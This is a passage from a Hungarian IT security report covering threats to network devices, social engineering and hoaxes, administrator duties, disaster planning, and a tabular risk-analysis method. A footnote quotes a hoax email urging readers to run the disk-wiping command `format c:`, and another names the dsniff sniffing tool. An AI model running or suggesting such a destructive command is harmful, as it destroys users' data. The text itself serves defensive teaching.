[w] – Windows rendszerek ellen volt gyakori támadás, amit még a személyes tűzfal sem tudott kivédeni, de jelezni sem, mert a támadás az alatta lévő hálózati szinten valósult meg, mint ahol a tűzfal védte a rendszert, vagy érzékelhette volna a támadást. A tünetek a fagyáshoz hasonlóak (processzoridő lefoglalás), de amint a támadó abbahagyja a támadó alkalmazás futtatását, úgy a célgépen visszaáll a normális működés. A frissítések és az újabb operációs rendszer verziók már megakadályozták a támadás sikerét.

💣 - Sok esetben egymásra valamilyen arányban ható fenyegetettség. Ha szélsőségesen megengedő a hozzáférés (olvasási jog mindenkinek), akkor nő a rendelkezésre-állás és csökken vagy legalább nem nő a sértetlenség, míg ha teljesen tiltó a hozzáférés (olvasási jog elvéve), akkor csökken a rendelkezésre-állás is. Egyszerre is változhatnak, mert speciálisan megengedő hozzáférés esetén (olvasás és írási jog) a rendelkezésre-állás és a sértetlenség is csökkenhet

5.2.5 Hálózati elemek gyengeségei

A felhasználók többsége csak azt tudja, hogy a gépe és a fali csatlakozó között egy kábel van, amit többnyire alig lát, de azon keresztül éri el a hálózatot. A forgalom és a terjeszkedés miatt egyre több olyan eszköz létezik, ami a gyorsabb és biztosabb átvitelt valósítja meg az egyre csak növekvő *hasznos* adatmennyiség számára. A *haszontalan* adatok előszűrésében és a biztonság fokozásában egyre nagyobb szerepet játszanak ezek az adattovábbító hálózati elemek.

A hálózati topológia tervezése is fontos része az optimális forgalomtervezésnek és a biztonságtechnikának is (pl. a Web-szerver hova kerüljön egy nagyobb géppark zónái közül?). Egyes hálózati elemek támadása közvetlenül hat a rendszer további elemeinek támadására, így az eszközök fizikai és logikai védelme a rajtuk futó alkalmazásokkal együtt a védendő elemek részévé váltak. A forgalomirányító router, a névszolgáltatásokat feloldó DNS, az alhálózatok átjárásáért felelős gateway, switch és más eszközök egyre bonyolultabb szoftverekkel és védelmi megoldásokkal vannak felvértezve, de ezekben is lehetnek hibák. Ezeket a végvárakat kijátszva a felhasználók tömegeit lehet megtámadni, ezért különösen fontosak az itt alkalmazható kontrollok.

Az Internet hálózat terjedésével az adatátvitelt megvalósító eszközök is fejlődnek, ezért szinte észrevétlenül (a végfelhasználó nem sokat vesz észre belőle) jelennek meg újabb és újabb technológiák. Pár évvel ezelőtt a műholdas adatátvitel még csak az „űrtechnika” címszó alatt szerepelt az emberek tudatában, és az Internet kitalálói se gondolták, hogy a kezdeti lépések után eddig fejlődik a rendszer. A fejlődés napjainkban is tart, ezért fontos kiemelni, hogy ezen a területen rövid időn belül várhatók az újabb és újabb fejlesztések megjelenése (ld. vezeték nélküli rendszerek, rádiós átvitel stb.). Természetesen az idő eldönti, hogy egy adott technológia mennyire terjed el (pl. a fali áramvezetéken történő adatátvitel-kommunikáció régi terv), vagy milyen koncepcionális biztonsági problémák gátolják az elterjedést.

A fejlődés jelenlegi állapotában a HUB-oknak minimális a szoftver-alapú működése, többnyire teljesen analóg technikáról van szó. A bonyolultabb HUB-ok is legfeljebb annyiban különböznek, hogy digitális úton erősítenek. Az ilyen eszközök legfeljebb a túlterheléses vagy az elektronikai (pl. zavaró berendezések) támadásnak lehetnek kitéve. Amennyiben később intelligensebbek lesznek, úgy elképzelhető az ellenük végezhető támadások intelligensebbé válása is.

Megemlítendő, hogy sok esetben alkalmaznak általános célú eszközöket speciális feladatra, így példa lehet, hogy egy DNS szerveren IRC szerver is fut, vagy éppen egy Linux operációs rendszerű PC végez router, tűzfal és más feladatokat. Lehetőség szerint kerülni kell ezt az összetettséget, és csak az elsődleges (dedikált) és szükséges szolgáltatást végezze az adott hálózati elem.

Az egyes alterületek (tulajdonképpen az egyes topológiai szinten lévő fizikai elemek egynek tekintve őket a rajtuk futó szoftverekkel):

- Internetes eszközök (I1)
- Intranetes eszközök (I2)

ID	Cím	Leírás	Fenyegetettség (Bizalmasság, Sértetlenség, Rendelkezésre-állás)			Védekezés (Megelőző, Észlelő, Javító)		
			B	S	R	M	É	J
I1a	Router	Router bejegyzések manipulálása, tönkretétele	💣	💣	💣	Megfelelő hozzáférés-védelem és kódolt kommunikáció Rendszer frissítése	Forgalom ellenőrzés (célhoz ér-e) Beállítások megváltozásáról értesítés	Hozzáférés-védelem megváltoztatása, megerősítése Legutóbbi helyes konfiguráció visszatöltése
I1b	DNS	DNS bejegyzések manipulálása, tönkretétele	💣	💣	💣	Megfelelő hozzáférés-védelem és kódolt kommunikáció Más szolgáltatás kerülése, és az operációs rendszer frissítése	Szinkron ellenőrzés a másodlagos DNS-sel Beállítások megváltozásáról értesítés	Hozzáférés-védelem megváltoztatása, megerősítése Legutóbbi helyes konfiguráció visszatöltése
I1c	Tűzfal-1	Nagyobb hálózatokat figyelő központi tűzfal támadása	💣	💣	💣	Terhelés-elosztás több elem között Többszintű védelem Megfelelő szabályok alkalmazása Rendszer frissítése	Forgalmi adatok figyelése IDS szabályok felállítása Naplók elemzése [b]	Támadó forrás forgalmának blokkolása, kizárása Hozzáférés-védelem megváltoztatása, megerősítése Szabályok újrakonfigurálása [e]
I2a	Tűzfal-2	Kisebb hálózatot vagy egy gépet védő tűzfal támadása	💣	💣	💣	Megfelelő szabályok alkalmazása (távoli hozzáférés esetén itt is megfelelő hozzáférés-védelem és kódolt kommunikáció alkalmazása) Rendszer frissítése	Forgalmi adatok figyelése IDS szabályok felállítása Naplók elemzése [b]	Saját elérésünk kikapcsolása Hozzáférés-védelem megváltoztatása, megerősítése Szabályok újrakonfigurálása [e]

ID	Cím	Leírás	Fenyegetettség (Bizalmasság, Sértetlenség, Rendelkezésre-állás)			Védekezés (Megelőző, Észlelő, Javító)		
			B	S	R	M	É	J
I2b	Switch	Lokális hálózatot részekre választó eszköz túlterhelése (cél és következmény lehet más switch-re kötött gép forgalmának lehallgatása [s])	💣	💣	💣	Megfelelő logikai topológia alkalmazása és konfigurációs beállítások elvégzése	Illetéktelen forgalomra riasztás	Újrakonfigurálás
I2c	Egyéb elemek	Gateway, HUB, repeater és egyéb elemek ellen induló főként DoS támadások	-	💣	💣	Terheléshez igazodó erőforrások biztosítása Megfelelő árnyékolás	Értesítés a terhelés szélsőséges változásáról	Tartalékeszköz alkalmazása, újrakonfigurálás
I2d	Egyéb támadások	Természeti katasztrófák (villám, víz, áramellátás) Civilizációs eszközök (mikrohullámú sütő)	-	💣	💣	Megfelelő szakértelemmel felszerelt védelem (villám, árvíz, áramingadozás, időszakos kimaradás stb.) Árnyékolástechnika	Mérőeszközök és szélsőérték szerinti riasztások	Tartalékeszköz vagy erőforrás beüzemelése
I2e	Hálózati nyomtató	Nyomtatószerver queue-ból lopott információ	💣	💣	-	Queue-ban lévő információk hozzáférésvédelme	Naplók vizsgálata	Hozzáférés megváltoztatása [h]

Táblázat 24. Hálózati elemek gyengeségei

[b] – Beállításoktól függ, hogy mi az arány a három kontroll között. Szűrni kell, hogy mi kerüljön naplózásra, de nagy mennyiségű naplóbejegyzésen újabb előszűrés szükséges. A végén fontos a humán elemzés a szabályok hálóján átesett események miatt. Nehéz feladat, de ld. egy módszer leírását a [Symantec2] anyagban.

[e] – Amennyiben az áthatolás megtörtént, úgy közvetve egyéb intézkedések is szükségesek (pl. frissítés, érintett rendszerek rendbetétele).

[h] – A kiszivárgott információtól függően (pl. tenderre adott árajánlat a konkurenciához került) informatikán kívüli intézkedések is szükségesek.

[s] – A lehallgatások (sniffelés) ellen született az elmélet, hogy minden gépet külön switch-re kell kötni, és így egyik swicth-részből a másikban lévő gépet nem lehet lehallgatni. Ezután jelent meg a **dsniff** nevű alkalmazás, melynek segítségével ez az akadály ledönthetővé vált.

5.2.6 Emberi láncszem gyengeségei

Minden technikai, szervezeti és szabályzati eszközök, módszerek és eljárások kitalálója, bevezetője, fenntartója és kihágója az ember. Emberből is többféle létezik, ami az informatikai biztonság szerinti osztályozást illeti, és többféle osztályozási szempontrendszer is felállítható.

Más kockázati tényezőt lát az alkalmazottakban a felső vezetés, a rendszergazda, a kiszolgáló személyzet vagy éppen az alkalmazott kollégák maguk. Az informatikai biztonság szerinti szempontok a következők lehetnek:

- Szándék szerint: tudatos, vétlen
- Jogállás szerint: külföldi, állampolgár, felnőtt, fiatalkorú, külsős, belsős, idegen
- Tudás szerint: profi, amatőr
- Cél szerint: károkozó, információt lopó, lejáratő
- Eszköz szerint: saját fejlesztésű, nyilvánosan elérhető, automatikus

Látható a listából, hogy a szempontrendszer szerint át lehet csoportosítani a felosztás elemeit. Például, amennyiben bűncselekmény történt, úgy a jogi megközelítés az indítékot keresi, és így lehet a külső amatőr támadónak tudatos lejáratő célú cselekménye egy Web-szerver ellen. A bírói mérlegelésnél (remélhetőleg a megfelelő szakértői vélemény alapján) az is számíthat, hogy az illető profi vagy sem és a cél elérése érdekében milyen eszközöket használt.

Az is fontos szempont a védekezésben, amikor összejátszás-alapú támadás történhet, például belső információ alapján támadhat külső elkövető vagy fordítva (alkalmazott olvasta az Interneten, hogy milyen eszközzel lehet feltörni a munkahelyen is használatban lévő szervert).

A kiválasztott csoportosítás alapján felállíthatók a legveszélyesebb összeállítások, és értékelni lehet, hogy egy adott rendszer ellen melyik fenyegetés jelenti a legnagyobb kockázatot. Ilyen alapon bár a profik tudnak nagy károkat okozni, de mégis ők vannak kevesebben. Az amatőrök kisebb kárt tudnak okozni, de ha nyilvánosan elérhetővé válik egy automatikus támadó eszköz (pl. elég csak a célgép IP-címét megadni a programnak), úgy ez a legnagyobb kockázatot jelentő tényezővé válik.

A legtöbb napi probléma az alkalmazottak nem megfelelő felkészítéséből származik. Ez a felkészítés magába foglalja a napi munkához szükséges teendők és eszközök ismeretét és a különleges (netán addig még soha elő nem fordult) esetek megfelelő kezelését. Az alkalmazottnak legyen érzékenysége a gyanús esetek kiszűréséhez, mert előfordul, hogy még az előzetes felhívás sem elégséges a személyes ráhatás kivédéséhez (ld. 10.2.2 történet). El kell ismerni, hogy mindenek felett tudatosságra és tapasztalatra van szükség ennek a területnek a megnyugtató kezeléséhez.

Az informatikai biztonság szűken vett területén a következő hibák a leggyakoribbak:

- frissítések elhanyagolása (léteznek automatikus eszközök, melyekkel a rendszergazda kiszűrheti a nem frissített rendszereket)
- e-mail csatolások, hálózatról letöltött játékok, képernyővédők telepítése ellenőrzés nélkül, hogy megbízható-e a forrás, vírusmentes-e (létezik víruskereső, megbízhatóságot tesztelő vagy akár tűzfal/szűrő alkalmazás is ezek kivédésére)

- mentések elhanyagolása, amikor hiányzik, nem megfelelő, nem biztonságosan tárolt, nem tesztelt a visszatöltés működőképessége (minden ezt végző és koordináló alkalmazás ellenére itt fontos az írott szabályzati rend)

- kommunikációs csatornák párhuzamos engedélyezése, amikor nem lenne szabad, például a modem is be van kapcsolva, amikor csak lokális kapcsolat engedélyezett (léteznek technikák, melyek bontják a többi kapcsolatot, ha az aktuális feladat megköveteli ezt a fajta bizalmasságot)

- téves bizalom kollégákban, eszközökben, rendszerekben (ld. 10.2.5 sztori)

Mindegyik hiba ellen javasolható a felhasználók megfelelő oktatása és a tanulságos esetek bemutatása, ezáltal fejlesztve az érzékenységet a gyanús jelenségekkel szemben. Az emberi láncszem gyengeségeit a következő csoportosítás szerint tárgyaljuk:

- Személyes ráhatás (social engineering): információkinyerés, káros cselekedetek végrehajtása (átállítások, törlések) akár szép szóval, akár erőszakkal (E1)

- Rászedés: káros programok bejuttatása, IRC/chat, freeware programok, játékok, szórakoztató vagy más *vágyalapú* csomagolásba burkolva (E2)

- Kihasználás: tudásbeli hiányosság a védekezéshez, észleléshez, javításhoz; (E3)

ID	Cím	Leírás	Fenyegetettség (Bizalmasság, Sértetlenség, Rendelkezésre-állás)			Védekezés (Megelőző, Észlelő, Javító)		
			B	S	R	M	É	J
E1a	Személyes ráhatás	Információkinyerés, befolyásolás	A célterülettől (információ, alkalmazás, erőforrás) és a személy jogosultságaitól függően bármit érinthet. Ebből is következtethető a kiemelt veszélyessége.			Oktatás, információ-megosztás	Jelentés a gyanúsnak vélt esetekről	Hozzáférési paraméterek megváltoztatása Jelentések és nyilvánossá vált esetek alapján oktatás frissítése
E1b	Személyes erőszak	Fenyegetés, zsarolás				Riasztási lehetőség beépítése [r]	Csendes vagy normál riasztás Kiegészítő intézkedések (pl. álrendszerbe terelés)	Hozzáférési paraméterek és kiváltó kód megváltoztatása
E2a	Rászedés	Káros programok bejuttatása, telepítése, beállítások, cselekedetek végrehajtása/hajtatása				Szűrőfeltételek alkalmazása	Monitorozás, naplózás elemzése, beállítások ellenőrzése (szűrőfeltételeken való fennakadás)	Forrás lokalizálása után kiiktatása a kommunikációs hálózatból Legutóbbi biztonságos állapot visszaállítása
E3a	Kihasználás	Visszaélés a jó szándékkal [b]				Oktatás, hitelességet ellenőrző lehetőségek alkalmazása Szűrőfeltételek alkalmazása	Monitorozás, naplózás elemzése, beállítások ellenőrzése (szűrőfeltételeken való fennakadás)	Visszaélés következményeinek feltárása és megszűntetése Legutóbbi biztonságos állapot visszaállítása
E3b	Humor	Igaznak tűnő, de „segítségnek szánt” cselekmény végrehajtása [a]				Figyelemfelhívás (szakemberre kell bízni a segítséget) és józanész...	Monitorozás, naplózás elemzése, beállítások ellenőrzése [m]	Legutóbbi biztonságos állapot visszaállítása

Táblázat 25. Emberi láncszem gyengeségei

[a] – Az egyik legszélsőségesebb példa az „albán vírus” néven elterjedt levél volt, mely szerint a készítőknek nincs pénzük vírust írni, ezért arra kérik az olvasót, hogy adja ki a `format c:` parancsot („előnyben” az olyan operációs rendszer, amin ez a parancs működik), de előtte még küldje tovább a levelet minden címlistájában szereplő címre. Nincs statisztikai adat, hogy volt-e olyan felhasználó, aki ezt komolyan vette, de kevésbé szélsőséges

megfogalmazású levelek (pl. adott fájlt törölni kell, mert „az a vírus”, majd a gép újraindításkor nem tölti be az operációs rendszert, mert fontos rendszerfájl volt a törölt fájl) esetében van rá példa, hogy a címzettnél „célba ért a segítség”...

[b] – Találkozhatunk olyan kérdésekkel is, hogy „Tudom, hogy rászedés, de nem lehet, hogy mégis igaz? Rossz lenne a lelkiismeretem, ha nem segítenék.” Ezt használják ki azok, akik ilyen leveleket írnak. Amúgy a lelkiismeretünk megnyugtatására meg kell nézni a hivatkozott cég honlapját (mire megkapjuk a levelet, már szerepel a tagadó állásfoglalásuk, miszerint ők nem vesznek részt az akcióban), vagy le kell ellenőrizni a feltüntetett bankszámláról elérhető információt. Ezek után is célzottan küldjük tovább a levelet, és ne minden címlistánkban szereplő e-mail címre.

[m] – Aki ebbe a kategóriába tartozó hibát követ el, az remélhetőleg nem rendelkezik olyan hálózati jogosultságokkal, hogy nagyobb károkat okozzon a saját rendszerén kívül is, de a cselekmény eredményétől függően közvetve veszélyeztetheti azokat is, akikkel egy hálózati tartományban van.

[r] – Korszerű beléptető-rendszereknél a koncepció része a csendes riasztás. Egy adott kód beütésére a rendszer úgy működik, mint a normális kód beütésekor, de a háttérben csendes riasztást hajt végre. A konkrét feladat esetén az egyes megoldások eltérhetnek egymástól, de az alapelv szerint ilyenkor a működésnek nem szabad különbözni a normál működéstől, legalábbis a támadónak ezt nem szabad észrevennie. Biometrikus azonosítás esetén is lehetőség van ilyen technika alkalmazására (pl. ujjlenyomat esetén az egyik ujj csendes riasztást vált ki a háttérben).

5.2.7 Rendszergazdai felelősségek

A rendszergazdára kiemelten igaz, hogy a megelőző kontrollok területe a legfontosabb számára. Természetesen nem kell túlzásba esni, mert a rendszergazdák ismerik a legjobban azt a mondást, miszerint „minden rendszer biztonsága fokozható a teljes használhatatlanságig", márpedig nem a felhasználók vannak a rendszerért és a biztonságért, hanem a biztonságos rendszer van a felhasználókért. Ezt „mindkét félnek" (rendszergazdák, felhasználók) szem előtt kell tartani!

A rendszergazda felelőssége a felsővezetők által jóváhagyott és támogatott biztonsági politika szerinti konkrét szabályzatok kezelése. A kezelés alatt a cég méretétől és a rendszergazda körbe tartozó alkalmazottak számától függően más-más szerepkör (telekommunikációs mérnök, biztonsági menedzser, operátor, hálózatos, router-es, belső auditor stb.) értendő. Akadémiai szférában is léteznek nagy egyetemi hálózat-felügyeletek, ahol az egyes feladatokat a vezető leosztja az alkalmazottak között, és léteznek néhány fős tanszékek, ahol a rendszergazda a mindenes még akkor is, ha félállásban vagy más módon tölti be a feladatkört.

Kisebb intézmények esetében lehet arra is példa, hogy külső megbízott látja el a rendszergazdai feladatokat, vagy a hálózatüzemeltetés egy részét. A megfelelő szabályzatok elkészítésére is vállalkoznak cégek, de amennyiben nincs meg a forrás, úgy az Interneten elérhető mintaszabályzatok is alapul szolgálhatnak egy *írott* szabályzatrendszer kialakításához [SANS_pol]. A szabályzatok oktatással és számonkéréssel hatékonyak, időnkénti felülvizsgálattal kell naprakészen tartani. A szabályzatokról bővebben a kutatási projekt következő fejezetében lesz szó, de ld. még 3.6 fejezetet.

A rendszergazdának ismernie kell a támadási módszereket, és azt, hogy ezek ellen mennyire védett a rendszere. Sajnos a védekezőnek minden ellen védekezni kell, míg a támadónak elég egyetlen rést találni a rendszeren, ezért szükséges a folyamatos éberség. A külső és belső forrású támadások arányáról megoszlanak a vélemények, de azt elfogadhatjuk, hogy a fenyegetettség belülről nagyobb, tehát a belső működést is figyelni kell. A jogosult felhasználók is végezhetnek olyan műveleteket, amellyel veszélyeztetik a rendszert, ezért a rendszergazdának ezeket a tevékenységeket is monitorozni, sok esetben szűrni kell (pl. nem fordíthat le a felhasználó bármilyen forráskódú alkalmazást).

A terheltségek figyelése a rendszer teljesítményének mutatói alapján segít még idő előtt akár a védekezésben, akár a rendszer fejlesztési szükségleteinek előrejelzésében. Érdemes fejlesztési tervet is készíteni, hogy az adott erőforrások a várható növekedés mellett (pl. évente hány új azonosítót kell kiadni a fő gépre) mikorra válhat szükségessé a rendszer fejlesztése, és ez milyen anyagi vonzattal jár.

A mentés és archiválás egyes helyeken lehet törvényi szabályozással megkövetelt tevékenység (adatok visszakereshetőségét x évig biztosítani kell), de a technikai lebonyolítás majd az adatok őrzése nagyon fontos feladat. Az 1-1 alkalommal elvégzett visszatöltési teszt megnyugtatja a rendszergazdát és a vezetőséget is, hogy ha mégis baj lenne, akkor az adatok visszanyerhetők. Minek menteni, ha nem biztonságos a tárolás és az archiválás, és ha nem tudjuk, hogy az adatok visszatölthetők-e szükség esetén?

A fentiek alapján a táblázat a következő bontásban összesíti a fenyegetettségeket:

- Szabályzat kidolgozása, oktatása, betartatása, ellenőrzése, frissítése (R1)
- Rendszerkarbantartás: megfelelő beállítások, rendszeres frissítések, napi események követése, monitorozás, teljesítményfigyelés, dokumentálás (R2)
- Naplók: elemzés, következtetések, mentés, archiválás (R3)

ID	Cím	Leírás	Fenyegetettség (Bizalmasság, Sértetlenség, Rendelkezésre-állás)			Védekezés (Megelőző, Észlelő, Javító)		
			B	S	R	M	É	J
R1a	Szabályzatok	Írott szabályzat hiánya, érvénytelensége [m]	Közvetett általános fenyegető hatásai miatt elvárható alapfeltétel.			Szabályzatok elkészítése, belső konzisztencia auditja	Időszakos ellenőrzések, nem megfelelősségek és hiányosságok feltárása	Határidőre kiadott szabályzatkészítési utasítás
R1b	Oktatás, képzés	Szabályzatok oktatása, ellenőrzése, rendszeres szakmai továbbképzés hiányosságai	Közvetett általános fenyegető hatásai miatt elvárható alapfeltétel.			Új belépő esetén kötelező képzési időszak Régi alkalmazottak esetén kötelező időszakos továbbképzés	Időszakos ellenőrzés (belső vizsga) [é] Intézményen belüli szakmai vetélkedők	Oktatási és továbbképzési terv készítése lehetőleg féléves előretekintéssel
R2a	Karbantartás	Megfelelő beállítások, frissítések, események követésének hiányosságai	💣	💣	💣	Megelőző védelmi eljárások alkalmazása és naprakészen tartása Szakmai fórumok követése	Védelmi eljárások értesítői, riasztásai Felmerülő információk relevanciája a rendszerre	Biztonsági rések befoltozása Támadás esetén leválás a hálózatról, takarítás, visszatöltés legutóbbi biztonságos mentésből
R2b	Teljesítmény	Monitorozás, fejlesztési terv hiányosságai	-	-	💣	Monitorozó eszközök beállítása Statisztikai adatgyűjtés	Határértékek átlépésekor értesítés	Tartalék erőforrások alkalmazása [t] Fejlesztési javaslat készítése
R3a	Naplózás	Nem működő vagy nem megfelelő naplózás [n]	💣	💣	-	Naplózás és szűrőfeltételek beállítása	Határértékek átlépésekor értesítés IDS eseményekről értesítés Naplóelemző eredmények	Szűrőfeltételek finomítása Erőforrás hozzárendelés (többnyire memóriaigény kezelése)

ID	Cím	Leírás	Fenyegetettség (Bizalmasság, Sértetlenség, Rendelkezésre-állás)			Védekezés (Megelőző, Észlelő, Javító)		
			B	S	R	M	É	J
R3b	Mentés	Nem működő vagy nem megfelelő mentés (fizikai védettség, dokumentálás is)	💣	💣[k]	💣	Mentési eljárás és feltételek (ember, eszköz) biztosítása	Értesítés, ha a mentés nem ment végbe Időszakos visszatöltés a mentés megfelelőségének tesztelésére	Mentés pótlása, újbóli elvégzése
R3c	Archiválás	Nem működő vagy nem megfelelő archiválás (fizikai védettség, dokumentálás is)	Nem közvetlen biztonsági funkció, de része egy teljes biztonsági koncepciónak [f]			Archiválási eljárás és tárolási hely biztosítása	Archívum időszakos ellenőrzése (fizikai meglét) Tesztelés céljából keresés az archívumban	Archiválás pótlása, újbóli elvégzése Archívum törlése [a]

Táblázat 26. Rendszergazdai felelősségek

[a] – Az adatvédelmi törvény idevonatkozó szabályainak betartása miatt vagy egyéb rendelkezés miatt (pl. az adatok őrzését illetően a törvényi kötelezettség vagy határidő lejárt)

[f] – Sokszor párban említik a „mentés és archiválás” feladatokat, de szakmai szempontból külön kezelendők. A mentés a legutóbbi (biztonságos) állapot visszaállításához szükséges, míg az archívumban a visszakereshetőséget kell biztosítani. Egyes mentések felülírhatók (pl. napi inkrementális mentések a heti teljes mentés után), archívum nem, legfeljebb megsemmisíthető vagy megsemmisítendő (ld. [a]).

[é] – Akadémiai intézményben az egyes kutatócsoportok éves beszámolói alapján az elért eredmények, publikációk (impakt faktor) és más mérőszámok (oktatási tevékenység, fokozatok) a mérvadók.

[k] – Közvetett támadás érheti a sértetlenséget, amikor a mentést azért cserélik le, hogy az éles rendszert sikeresen támadva a mentést töltsék vissza, így a támadók által módosított mentés kerül éles üzembe.

[m] – Megfelelően karbantartott minőségbiztosítási rendszerrel eleve kiküszöbölhetők a formai hiányosságok, és tartalmi előrelépést is jelenthet.

[n] – A naplóállományokat is módosíthatják a rendszert feltörők, így a megfelelősség magába foglalja a hitelességet is.

[t] – Szaknyelven megkülönböztetik a hideg (tartalékrendszer, üzembe helyezése időigényesebb) és a melegtartalékot (melegen tartva várja, hogy használatba vegyék).

5.2.8 Katasztrófaterv

A katasztrófaterv lényegéről a 2.7 fejezetben ejtettünk szót, így most csak a kontrollok szempontjából teszünk egy rövid kiegészítést.

A katasztrófaterv a javító kontrollokon túl következik, amikor bár megtörtént a baj, és tulajdonképpen helyrehozatali teendők merülnek fel. Ezáltal biztosítható az üzletfolytonosság, vagy más non-profit intézményeknél a szolgáltatás-folytonossá Ez az állapot, amire a rendszergazdák szokták mondani, hogy hiába csörögnek a telefonok, éppen azon dolgozunk, amiért a telefonok csörögnek. Amint helyreállt a rendszer úgyis megjelenik a megfelelő fórumon a tájékoztatás (ticket), melyből az érdeklődők megtudhatják, hogy mi történt, miért nem volt elérhető a rendszer.

Kiemelt biztonságot megkövetelő rendszerek esetében a tartalékmegoldás is készen áll, így elképzelhető, hogy a felhasználók nem is veszik észre a kiesést, mert a tartalékrendszer átveszi a feladatokat az éles üzemtől. Ez sajnos ritka, és akadémiai intézetek esetén az sem példa nélküli, hogy a korszerű épület korszerű géptermének áramellátásáért felelős rendszer kiesésekor a tartalékmegoldás (pl. üzemanyag hajtású generátor) nem veszi át az áramellátás biztosítását, mert az üzemanyagtartályok üresek. A kockázatelemzésbe az ilyen eseteket is figyelembe kell venni, és itt is jól látható, hogy az üzemanyag tartályok ellenőrzése nem közvetlen informatikai feladat, de mégis az informatikai rendszerek biztonságát érinti, és katasztrófa helyzetben mindenkinek tudnia kell, hogy kinek mi a feladata.

A hétköznapi életben is sokszor szerveznek katasztrófavédelmi gyakorlatokat, és ez ajánlatos lenne az informatikai rendszerek esetében is, hiszen katasztrófa esetén a katasztrófatervnek kell a legjobban működnie.

6 Várható kockázatok és kezelésük

A kockázatelemzés az informatikai területeken belül is lehet más és más módszertan szerinti, tehát más elemzést ismernek a banki szférában dolgozók, mást az informatikai biztonsággal foglalkozók, és megint mást azok a cégek, akik szeretnének valamilyen tanúsítványt szerezni, hogy ezzel bizonyítsák cégük megfelelőségét valamilyen szabványnak, módszertannak, elvnek. Természetesen lehetnek átfedések az ismeretek között, és lehetnek kölcsönös elfogadások is (pl. egy pénzintézet is rendelkezhet olyan tanúsítással, amivel egy informatikai Kft.).

Bizonyos esetekben szabványok keletkeznek is, vagy honosítás által terjednek, netán új nevet is kapnak (ld. 4.11), de a kockázatelemzés általános szabályai nem változnak. Oktató jelleggel az alapok megtalálhatók a Biztostű oldalán:

http://www.biztostu.hu/oktatas/biztonsag-szervezes.htm

6.1 A támadási célok és kimenetelek kockázatai

Az informatikai rendszerrel szemben várható támadások, az ezek ellen megvalósított védekezések alapján a rendszer kockázat-elemzés alá vonható. Ezt elvégezheti általában drága áron egy külső auditor vagy auditor cég. Ez általában azzal az előnnyel jár, hogy tapasztalt (sok auditot végzett már), jó szakember (a rendszergazdákkal is szót ért, nemcsak a felsővezetőkkel), auditor esetén a független vizsgálat (a cégben lévő kapcsolatoktól és erőviszonyoktól, valamint az egyes termékek gyártóitól függetlenül) hasznos lesz a megrendelő számára.

Költséghatékonyan is elvégezhető az audit a belső állomány segítségével, de legalább a csoportot vezető legyen közvetlenül a felsővezető alá rendelve (az ő utasításait teljesíti, és neki tartozik beszámolási kötelezettséggel), míg a többi dolgozó alárendelve legalábbis az audit ideje alatt az audit hatálya alá tartozó feladatokban. Az audit előtt ezeket az „új szabályokat” a dolgozókkal is közölni kell.

A különböző auditor cégek és szakértők vagy nagy nemzetközi módszertanokat (esetleg magyarra fordított vagy származtatott verzióit) vagy maguk által kifejlesztett módszertanokat használnak az audit során. Ezekről bővebben esik szó a 4.11 fejezetben, illetve a kockázatelemzés elméleti alapjairól a Biztostű oldalain [Biztostű]. Ezeket az elméleti alapokat, és a *táblázatos módszert* alkalmazza a 6.5.5 fejezetben részletezett elemzés is (ld. a 2. pontot a fentebb már hivatkozott címen). Ez alapján az általános sorrend a kockázatelemzés lépéseire:

1. lépés: Kategóriák felállítása
   a. Bekövetkezési valószínűség kategóriái
   b. Kár kategóriák
   c. Kockázati kategóriák
   d. Kockázati szorzótábla meghatározása
2. lépés: Veszélyforrások listájának összeállítása
3. lépés: Bekövetkezési valószínűségek nagyságrendi becslése
4. lépés: Kárértékek nagyságrendi meghatározása
5. lépés: Kockázati tényezők származtatása

6. lépés: Elviselhetetlen kockázatok kezelése
7. lépés: Lehetséges védelmi intézkedések számbavétele és a megfelelő alternatívák kiválasztása

A következő fejezetben egy általunk összeállított módszert ismertetünk, és a hozzátartozó táblázatot is mellékeljük. A szemléltetésen túl éles rendszerre is tesztelhető, így a kockázatelemzés és a hiányosságok feltárása, valamint a fontossági súlyok elhelyezése ezáltal is közelebb kerülhet a módszert alkalmazó számára.

6.1.1 Szemléltető módszer a kockázatelemzéshez

Táblázatos módszert javasolunk és mutatunk be ebben a fejezetben. Alapul vettük az 5. fejezetben taglaltakat, így az ottani táblázatokba sorolt fenyegetettségek alkotják az itt bemutatásra kerülő táblázat veszélyforrásokat tartalmazó oszlopát. A táblázat további oszlopaiban szereplnek a bekövetkezés valószínűségét (P), a várható kárt (D), és ezek alapján a kiszámítható kockázatot (R) adó adatsorok és képletek. A sérülés várható mértékét mindhárom területen (B – bizalmasság, S – sértetlenség, R – rendelkezésre-állás) egy 1-től 5-ig terjedő skála szerint kell megadni. A védekezés állhat tevékenységből (T), melynek van várható hatékonysága (H) és költsége (K). A cselekvési index szintén a B-S-R hármas alapján kerül kitöltésre.

A kitöltést segédtáblák és képletek segítik, és a kitöltő hozzáértésére van bízva, hogy mikor bírálja felül a képletet, mert úgy érzi, hogy az adott helyzetben az esete kilóg az általános megközelítés alól. A táblázat fejléce, segédtáblái és néhány sora:

		R=P*D			Sérülés várható mértéke (K)			Cselekvési index F (1-5)			Védekezés			
ID	Veszélyforrások	P	D	R	B	S	R	B	S	R	T	H	K	Sor
H1a	Jelszó kifigyelése													
H1b	Jelszó lehallgatása, Jelszó ismétlése													
H1c	Jelszó megfejtése													
H1d	Jelszó kicsalása													
H2a	Belépés kapcsolatba													
H2b	Kapcsolati tartalom módosítása													
H2c	Kapcsolat eltérítése													
H3a	Közvetett szolgáltatás címének hamisítása													
H3b	Közvetlen szolgáltatás címének hamisítása													
D1a	DoS támadás													
D1b	Időzített DoS támadás													
D2a	DDoS támadás													
D2b	Időzített DDoS támadás													
K1a	Feltérképezés													
K1b	Működészavarás, bénítás													
K1c	Káros program bejuttatás													
K2a	Operációs rendszer hibái													
K2b	Protokoll hibái													
K2c	Alkalmazások hibái													
K3a	Egyéni hozzáférés													
K3b	Csoportos hozzáférés													
K3c	Logikai hozzáférés													
I1a	Router													
I1b	DNS													
...	...													

P (1-100) probability	Érték	Számszak
nulla	1	0-3%
kicsi	2	3,1-10%
közepes	3	10,1-30%
nagy	4	30,1-50%
bizonyos	5	50,1-100%

D (1-5) damage	Érték	Számszak
nincs	1	- Ft
alacsony	2	10 000 Ft
mérsékelt	3	200 000 Ft
jelentős	4	1 000 000 Ft
csőd...	5	9 999 999 Ft

K (Ft)	Érték	Számszak
nincs	1	- Ft
alacsony	2	10 000 Ft
mérsékelt	3	200 000 Ft
jelentős	4	1 000 000 Ft
csőd...	5	9 999 999 Ft

F (1-5)	Érték	Számszak
érdektelen	1	alkalomadtán
figyelni	2	évente
foglalkozni	3	havonta
fontos	4	hetente
